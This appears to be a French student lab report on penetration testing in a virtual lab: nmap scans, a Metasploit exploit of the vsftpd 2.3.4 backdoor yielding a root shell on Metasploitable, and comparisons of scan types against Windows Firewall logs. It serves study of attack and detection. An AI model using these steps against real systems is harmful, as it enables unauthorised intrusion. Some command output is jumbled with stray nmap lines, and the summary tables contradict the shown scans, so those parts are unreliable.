          RX packets:230493 errors:840 dropped:1231 overruns:0 frame:0
          TX packets:229078 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15349274 (14.6 MB) TX bytes:12392097 (11.8 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:339 errors:0 dropped:0 overruns:0 frame:0
          TX packets:339 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:141001 (137.6 KB) TX bytes:141001 (137.6 KB)

msfadmin@metasploitable:/#
```

Pour commencer je vais procéder à un scanning de port sur la machine victime (metasploit) pour pouvoir ensuite chercher une vulnérabilités.

J'ai trouvé le port 21 ouvert:

```
(root㉿yas)-[~/home/kali]
# nmap -sV -p 21 192.168.0.238
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 22:07 CEST
Nmap scan report for 192.168.0.238
Host is up (0.00090s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
```

Grâce à cette commande nous pouvons détecter le service et la version du port sélectionné. ici : vsftpd.2.3.4

Nous allons nous rendre sur metasploit avec la commande : msfconsole et nous allons rechercher si la version qu'on a trouv  dispose de failles connues :

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No    VSFTPD v2.3.4 Backdoor Command Execu
on
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Elle dispose bien d'une faille et nous allons pouvoir l'exploiter avec :

```
msf6 > exploit /unix/ftp/vsftpd_234_backdoor
```

Nous allons spécifier le RHOST qui est le host ciblé avec la commande :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.0.238
rhost => 192.168.0.238

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
      Name   Current Setting  Required  Description
      RHOSTS  192.168.0.238    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT   21                yes        The target port (TCP)
Payload options (cmd/unix/interact):
      Name   Current Setting  Required  Description
      Name   Current Setting  Required  Description
      Exploit target: -- /home/kali
      Id  Name      Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 22:07 CEST
      --          Nmap scan report for 192.168.0.238
      0  Automatic  Host is up (0.00090s latency).
```

Maintenant nous pouvons exploiter la vulnérabilité avec “exploit” :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 22:07 CEST
[*] 192.168.0.238:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.238:21 - USER: 331 Please specify the password.
[+] 192.168.0.238:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.238:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.94.128:36187 → 192.168.0.238:6200) at 2023-04-24 22:13:33 +0200
```

Nous sommes donc dans le système de la victime et nous pouvons donc écrire des commandes dans celle-ci :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.238:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.238:21 - USER: 331 Please specify the password.
[+] 192.168.0.238:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.238:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.94.128:36187 → 192.168.0.238:6200) at 2023-04-24 22:13:33 +0200

whoami
root
root@22:03 CEST
ls
```

Je n'ai pas réussi à trouver des logs qui détectent cela car des centaines de logs sont générés chaque secondes et je n'ai pas trouvé quels étaient ceux qui proviennent du metasploit

Nmap:

Nmap –script nmap-vulners adresses_cibles

```
(kali㉿yas)-[~]
$ sudo nmap --script broadcast-dhcp-discover.nse 192.168.131.94
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 01:45 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
| Response 1 of 1:
|   Interface: eth0
|   IP Offered: 192.168.94.132
|   DHCP Message Type: DHCPOFFER
|   Server Identifier: 192.168.94.254
|   IP Address Lease Time: 30m00s
|   Subnet Mask: 255.255.255.0
|   Router: 192.168.94.2
|   Domain Name Server: 192.168.94.2
|   Domain Name: localdomain
|   Broadcast Address: 192.168.94.255
|   NetBIOS Name Server: 192.168.94.2
|   Renewal Time Value: 15m00s
|   Rebinding Time Value: 26m15s
Nmap scan report for 192.168.131.94
Host is up (0.00064s latency).
All 1000 scanned ports on 192.168.131.94 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
```

Nessus :

Host Vulnerabilities ▾

192.168.94.131 4 X

My Basic Network Scan ■ ■ ■ ■ ■ ■ ■

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

Scan Summary Hosts 1 Vulnerabilities 4 History 1

Filter ■ Search Vulnerabilities Q 4 Vulnerabilities


Sev	CVSS	VPR	Name	Family	Count	Details
INFO			Ethernet Card Manufacturer Dete...	Misc.	1	○ P
INFO			Ethernet MAC Addresses	General	1	○ P
INFO			Nessus Scan Information	Settings	1	○ P
INFO			VMware Virtual Machine Detection	General	1	○ P

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 7:25 PM
 End: Today at 7:34 PM
 Elapsed: 9 minutes

Windows server 2016 :

Autorisation sur le user des droits



Pour l'envoie de ping depuis kali vers WS2016 sans erreur.

Name	Group	Profile	Enabled	Action
Core Networking - Neighbor Discovery Advertisement (...)	Core Networking	All	Yes	Allow
Core Networking - Neighbor Discovery Solicitation (IC...	Core Networking	All	Yes	Allow
Core Networking - Packet Too Big (ICMPv6-In)	Core Networking	All	Yes	Allow
Core Networking - Parameter Problem (ICMPv6-In)	Core Networking	All	Yes	Allow
Core Networking - Router Advertisement (ICMPv6-In)	Core Networking	All	Yes	Allow
Core Networking - Router Solicitation (ICMPv6-In)	Core Networking	All	Yes	Allow
Core Networking - Teredo (UDP-In)	Core Networking	All	Yes	Allow
Core Networking - Time Exceeded (ICMPv6-In)	Core Networking	All	Yes	Allow
Cortana	Cortana	All	Yes	Allow
DIAL protocol server (HTTP-In)	DIAL protocol server	Private	Yes	Allow
DIAL protocol server (HTTP-In)	DIAL protocol server	Domain	Yes	Allow
Distributed Transaction Coordinator (RPC)	Distributed Transaction Coo...	All	No	Allow
Distributed Transaction Coordinator (RPC-EPMAP)	Distributed Transaction Coo...	All	No	Allow
Distributed Transaction Coordinator (TCP-In)	Distributed Transaction Coo...	All	No	Allow
File and Printer Sharing (Echo Request - ICMPv4-In)	File and Printer Sharing	All	Yes	Allow
File and Printer Sharing (Echo Request - ICMPv6-In)	File and Printer Sharing	All	Yes	Allow
File and Printer Sharing (LLMNR-UDP-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (NB-Datagram-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (NB-Name-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (NB-Session-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (SMB-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (Spooler Service - RPC)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (Spooler Service - RPC-EPMAP)	File and Printer Sharing	All	No	Allow
File and Printer Sharing over SMBDirect (iWARP-In)	File and Printer Sharing over...	All	No	Allow
iSCSI Service (TCP-In)	iSCSI Service	All	No	Allow
Key Management Service (TCP-In)	Key Management Service	All	No	Allow
mDNS (UDP-In)	mDNS	All	Yes	Allow
Netlogon Service (NP-In)	Netlogon Service	All	No	Allow

Ping de WS2016 vers Kali

```

Pinging 192.168.254.130 with 32 bytes of data:
Reply from 192.168.254.130: bytes=32 time<1ms TTL=64
Reply from 192.168.254.130: bytes=32 time<1ms TTL=64
Reply from 192.168.254.130: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.254.130:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
  
```

Ping de Kali vers WS2016

```
└─(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.254.134
PING 192.168.254.134 (192.168.254.134) 56(84) bytes of data.
64 bytes from 192.168.254.134: icmp_seq=1 ttl=128 time=0.349 ms
64 bytes from 192.168.254.134: icmp_seq=2 ttl=128 time=0.307 ms
64 bytes from 192.168.254.134: icmp_seq=3 ttl=128 time=1.05 ms
64 bytes from 192.168.254.134: icmp_seq=4 ttl=128 time=1.03 ms
^C
--- 192.168.254.134 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.307/0.684/1.048/0.356 ms
```

Nmap :

```
└─(root㉿kali)-[/home/kali/Desktop]
└─# nmap --script broadcast-dhcp-discover.nse 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 15:57 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
```

2023-04-24 21:58:16 ALLOW UDP 192.168.254.134 40.119.148.38 123 123 0 - - - - - SEND

Découverte des hôtes :

1. Ping scan : nmap –sn

```
└─(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sn 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:38 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00028s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpack tcpwin icmptype icmpc
```

2. TCP SYN ping : nmap –sn –PS

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sn -PS 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:47 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00038s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpcack tcpcwin icmplt

2023-04-24 19:56:41 ALLOW ICMP fe80::c13b:f645:f74d:d011 ff02::16 - - 0 - - - 143 0 - SEND
2023-04-24 19:56:41 ALLOW 2 192.168.254.134 224.0.0.22 - - 0 - - - - - SEND
2023-04-24 19:56:41 ALLOW UDP 192.168.254.134 239.255.255.250 49510 1900 0 - - - - - SEND
2023-04-24 19:56:41 ALLOW UDP 127.0.0.1 239.255.255.250 49511 1900 0 - - - - - SEND
2023-04-24 19:56:41 ALLOW UDP 127.0.0.1 239.255.255.250 49511 1900 0 - - - - - RECEIVE
2023-04-24 19:56:41 ALLOW UDP fe80::c13b:f645:f74d:d011 ff02::1:3 51846 5355 0 - - - - - SEND
2023-04-24 19:56:41 ALLOW UDP 192.168.254.134 224.0.0.252 51846 5355 0 - - - - - SEND
2023-04-24 19:56:41 ALLOW UDP 192.168.1.1 192.168.254.134 53905 49510 0 - - - - - RECEIVE
2023-04-24 19:56:44 ALLOW UDP 192.168.1.1 192.168.254.134 40063 49510 0 - - - - - RECEIVE
2023-04-24 19:56:47 ALLOW UDP 192.168.1.1 192.168.254.134 52992 49510 0 - - - - - RECEIVE
2023-04-24 19:56:50 ALLOW UDP 192.168.1.1 192.168.254.134 45245 49510 0 - - - - - RECEIVE
2023-04-24 19:56:53 ALLOW UDP 192.168.1.1 192.168.254.134 42957 49510 0 - - - - - RECEIVE
2023-04-24 19:56:56 ALLOW UDP 192.168.1.1 192.168.254.134 55206 49510 0 - - - - - RECEIVE
```

3. TCP Ack ping : nmap -sn -PA

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sn -PA 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:57 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

4. UDP ping : nmap -sn -PU

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sn -PU 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:58 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

5. ARP ping : nmap -sn -PR

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sn -PR 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:58 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00021s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

6. ICMP Ping (13) : nmap -sn -PP

```
(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sn -PP 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 13:59 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00032s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

7. ICMP Ping (17) : nmap -sn -PM

```
(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sn -PM 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:00 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

8. IP protocole ping : nmap -sn -PO

```
(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sn -PO 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:00 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Commandes	Hôtes trouvés ?	Scan détecté ?
nmap -sn	Oui	Oui
nmap -sn -PS	Oui	Oui
nmap -sn -PA	Oui	Oui
nmap -sn -PU	Oui	Oui
nmap -sn -PR	Oui	Oui
nmap -sn -PP	Oui	Oui
nmap -sn -PM	Oui	Oui
nmap -sn -PO	Oui	Oui

Découverte des ports :

1. TCP connect : nmap -sT

```
[root@kali]# nmap -sT 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:02 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00044s latency).

Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.27 seconds
```

File	Edit	Format	View	Help
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpcack tcpwin icmplt ^				
2023-04-24 19:56:41 ALLOW ICMP fe80::c13b:f645:f74d:d011 ff02::16 - - 0 - - - - 143 0 - SEND 2023-04-24 19:56:41 ALLOW 2 192.168.254.134 224.0.0.22 - - 0 - - - - - SEND 2023-04-24 19:56:41 ALLOW UDP 192.168.254.134 239.255.255.250 49510 1900 0 - - - - - SEND 2023-04-24 19:56:41 ALLOW UDP 127.0.0.1 239.255.255.250 49511 1900 0 - - - - - SEND 2023-04-24 19:56:41 ALLOW UDP 127.0.0.1 239.255.255.250 49511 1900 0 - - - - - RECEIVE 2023-04-24 19:56:41 ALLOW UDP fe80::c13b:f645:f74d:d011 ff02::1:3 51846 5355 0 - - - - - SEND 2023-04-24 19:56:41 ALLOW UDP 192.168.254.134 224.0.0.252 51846 5355 0 - - - - - SEND 2023-04-24 19:56:41 ALLOW UDP 192.168.1.1 192.168.254.134 53905 49510 0 - - - - - RECEIVE 2023-04-24 19:56:44 ALLOW UDP 192.168.1.1 192.168.254.134 40063 49510 0 - - - - - RECEIVE 2023-04-24 19:56:47 ALLOW UDP 192.168.1.1 192.168.254.134 52992 49510 0 - - - - - RECEIVE 2023-04-24 19:56:50 ALLOW UDP 192.168.1.1 192.168.254.134 45245 49510 0 - - - - - RECEIVE 2023-04-24 19:56:53 ALLOW UDP 192.168.1.1 192.168.254.134 42957 49510 0 - - - - - RECEIVE 2023-04-24 19:56:56 ALLOW UDP 192.168.1.1 192.168.254.134 55206 49510 0 - - - - - RECEIVE 2023-04-24 19:57:52 ALLOW UDP 192.168.254.1 239.255.255.250 52225 1900 0 - - - - - RECEIVE 2023-04-24 19:58:48 ALLOW UDP 192.168.254.134 40.119.148.38 123 123 0 - - - - - SEND 2023-04-24 20:02:39 ALLOW TCP 192.168.254.130 192.168.254.134 34652 135 0 - 0 0 0 - - - RECEIVE 2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 34654 135 0 - 0 0 0 - - - RECEIVE 2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 48828 445 0 - 0 0 0 - - - RECEIVE 2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 57540 139 0 - 0 0 0 - - - RECEIVE 2023-04-24 20:02:42 ALLOW TCP 192.168.254.130 192.168.254.134 34658 135 0 - 0 0 0 - - - RECEIVE 2023-04-24 20:02:43 ALLOW TCP 192.168.254.130 192.168.254.134 34672 135 0 - 0 0 0 - - - RECEIVE				

2. TCP SYN : nmap -sS

```
└──(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sS 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:04 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00027s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds

2023-04-24 19:50:40 ALLOW UDP 192.168.254.134 40.117.140.30 123 123 0 - - - - - SEND
2023-04-24 20:02:39 ALLOW TCP 192.168.254.130 192.168.254.134 34652 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 34654 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 48828 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:40 ALLOW TCP 192.168.254.130 192.168.254.134 57540 139 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:42 ALLOW TCP 192.168.254.130 192.168.254.134 34658 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:43 ALLOW TCP 192.168.254.130 192.168.254.134 34672 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:02:45 ALLOW UDP 192.168.254.134 192.168.254.255 138 138 0 - - - - - SEND
```

3. Xmas tree : nmap -sX

```
└──(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sX 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:05 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.254.134 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds

2023-04-24 20:04:41 ALLOW UDP 192.168.254.134 192.168.254.2 137 137 0 - - - - - SEND
```

4. Null : nmap -sN

```
└──(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sN 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:06 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.254.134 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.41 seconds
```

5. Maimon : nmap -sM

```
[root@kali]# nmap -sM 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:07 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.254.134 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.39 seconds
```

2023-04-24 20:07:20 ALLOW UDP 192.168.254.134 40.119.148.38 123 123 0 - - - - - SEND

6. TCP Fin : nmap -sF

```
[root@kali]# nmap -sF 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:08 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.254.134 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds
```

2023-04-24 20:08:23 ALLOW UDP 192.168.254.134 192.168.254.2 61039 53 0 - - - - - SEND
 2023-04-24 20:08:23 ALLOW TCP 192.168.254.134 20.189.173.2 49745 443 0 - 0 0 0 - - - SEND

7. TCP-ACK : nmap -sA

```
[root@kali]# nmap -sA 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:10 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.254.134 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds
```

8. UDP : nmap -sU

```
└─(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -sU 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:11 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00024s latency).

Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 00:0C:29:AD:F2:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

```
2023-04-24 20:11:09 ALLOW UDP 192.168.254.130 192.168.254.134 48892 123 0 - - - - - RECEIVE
2023-04-24 20:11:09 ALLOW UDP 192.168.254.130 192.168.254.134 48894 123 0 - - - - - RECEIVE
2023-04-24 20:11:10 ALLOW UDP 192.168.254.130 192.168.254.134 48892 5355 0 - - - - - RECEIVE
2023-04-24 20:11:10 ALLOW UDP 192.168.254.130 192.168.254.134 48894 5355 0 - - - - - RECEIVE
2023-04-24 20:11:14 ALLOW UDP 192.168.254.130 192.168.254.134 48892 1900 0 - - - - - RECEIVE
2023-04-24 20:11:14 ALLOW UDP 192.168.254.130 192.168.254.134 48894 1900 0 - - - - - RECEIVE
2023-04-24 20:11:15 ALLOW UDP 192.168.254.130 192.168.254.134 48892 5353 0 - - - - - RECEIVE
2023-04-24 20:11:15 ALLOW UDP 192.168.254.130 192.168.254.134 48894 5353 0 - - - - - RECEIVE
2023-04-24 20:11:15 ALLOW UDP 192.168.254.130 192.168.254.134 48892 137 0 - - - - - RECEIVE
2023-04-24 20:11:16 ALLOW UDP 192.168.254.130 192.168.254.134 48892 5050 0 - - - - - RECEIVE
2023-04-24 20:11:16 ALLOW UDP 192.168.254.130 192.168.254.134 48894 5050 0 - - - - - RECEIVE
2023-04-24 20:11:16 ALLOW UDP 192.168.254.130 192.168.254.134 48892 500 0 - - - - - RECEIVE
2023-04-24 20:11:16 ALLOW UDP 192.168.254.130 192.168.254.134 48894 500 0 - - - - - RECEIVE
2023-04-24 20:11:17 ALLOW UDP 192.168.254.130 192.168.254.134 48892 138 0 - - - - - RECEIVE
2023-04-24 20:11:17 ALLOW UDP 192.168.254.130 192.168.254.134 48897 137 0 - - - - - RECEIVE
2023-04-24 20:11:17 ALLOW UDP 192.168.254.130 192.168.254.134 48894 138 0 - - - - - RECEIVE
|
```

Commandes	Ports trouvés ?	Scan détecté ?
nmap -sT	oui	oui
nmap -sS	oui	oui
nmap -sX	oui	oui
nmap -sN	oui	oui
nmap -sM	oui	oui
nmap -sF	oui	oui
nmap -sA	oui	oui
nmap -sU	oui	oui

Découverte de l'OS et des versions des services :

1-nmap -O

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -O 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:29 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00029s latency).

Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012|10 (98%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_
2012:r2 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows Server 2016 (98%), Microsoft Windows
Server 2012 or Windows Server 2012 R2 (93%), Microsoft Windows Server 2012 R
2 (90%), Microsoft Windows 10 1511 - 1607 (89%)
